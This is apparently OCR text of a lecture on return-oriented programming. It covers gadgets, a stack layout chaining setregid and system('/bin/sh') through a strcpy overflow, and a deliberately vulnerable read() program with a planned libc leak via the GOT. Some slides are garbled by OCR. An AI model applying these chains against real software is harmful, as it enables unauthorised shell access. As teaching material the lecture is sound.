Return Oriented Programming

Insu Yun

Today’s lecture

- Understand Return Oriented Programming (ROP)

Defenses against software vulnerabilities

- Data Execution Prevention
  - Call existing functions in the program
  - Call library functions
  - **Code-reuse attack**

- Stack cookie
  - Information leak
  - Side-channel attack
  - Non-stack vulnerabilities

- ASLR
  - Information leak

Possible return-to-libc defense

- Delete powerful functions for exploitation!
  - e.g., system(), execve(), …

- Then, you cannot launch “/bin/sh” anymore!

No! Return-oriented programming (ROP)

- You can make **arbitrary** computations using a large number of short instruction sequences called **gadget**.

- If you are interested in its academic history, please check
  - The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)
    - First introduce ROP
  - On the Expressiveness of Return-into-libc Attacks
    - ROP in libc == Turing complete

What is gadget?

- A short instruction sequence that usually ends with **ret**
- We usually can find them at the end of functions
  - e.g., at the end of libc_csu_init()

```
pop     rbx
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
ret
```

More on gadgets

- Even we can get them by splitting existing ones
    - This is because x86 uses variable-length encoding

- e.g.,

```
0x400512 <__libc_csu_init+98>:       pop    r15
0x400514 <__libc_csu_init+100>:      ret
```

```
0x400513 <__libc_csu_init+99>:       pop    rdi
0x400514 <__libc_csu_init+100>:      ret
```

ROP: Call chaining by example

- Key idea: Chain multiple gadgets to perform high-level job

- Let’s do
  - `setregid(1000, 1000);`
  - `system(“/bin/sh”);`
  - Unfortuantely, no single function exists for this job

- Let’s assume our vulnerability is stack overflow
  - esp is pointing to stack whose data are controllable

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
```

What are arguments for setregid()?

ebp

esp

[5]

[4]

[3]

[2]


[1]

[0]

vuln’s return address

[setregid]

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```



[5]

[4]

[3]

[2]

ebp

[1]


[0]

esp

vuln’s return address

[ebp]

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```




```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
```

Return address: ebp + 4 = [0]
1st argument: ebp + 8 = [1]
2nd argument: ebp + 12 = [2]

Let’s call setregid(1000, 1000)

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```

How can we call system()?



```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08                         esp,0x8
0x08
0x0                   ve

 etregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …
```


What's the argument for system, then?

Clean up stack using a gadget

- Common gadget for this: pop, pop, … pop, ret!
    - e.g., If we have two arguments, use pop pop ret

```
pop     edi
pop     ebp
ret
```

Clean up stack with pop pop ret



[5]

[4]

[3]

[1000]

ebp
esp


[1000]

[pop pop ret]

vuln's return address
[setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Clean up stack with pop pop ret



[5]

[4]

[3]

esp **[1000]**


ebp **[1000]**

[pop pop ret]

vuln's return address
[setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```


Clean up stack with pop pop ret



EIP = [3]
1st argument = [5]
2nd argument = [6]
…

```
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Final payload



EIP = [3]
1st argument = [5]
2nd argument = [6]
…

```
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

ROP: Leak & exploit by example

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

ROP: Leak & exploit by example

```
[*] '/home/vagrant/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


Our attack scenario

1. Leak libc address
2. system(“/bin/sh”)


- Q: How to leak libc address?
  - A: Use Global Offset Table (GOT) because GOT stores a libc address!

GOT (Global Offset Table)

- Procedure Linkage Table (PLT)
  - Stubs used to load dynamically linked functions




```
   0x080484f3 <+77>:    push   0x80485a0
   0x080484f8 <+82>:    call   0x8048360 <puts@plt>
```




```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:        jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:      push   0x10
   0x804836b <puts@plt+11>:     jmp    0x8048330
```

GOT (Global Offset Table)

- PLT stub calls a function in its GOT entry



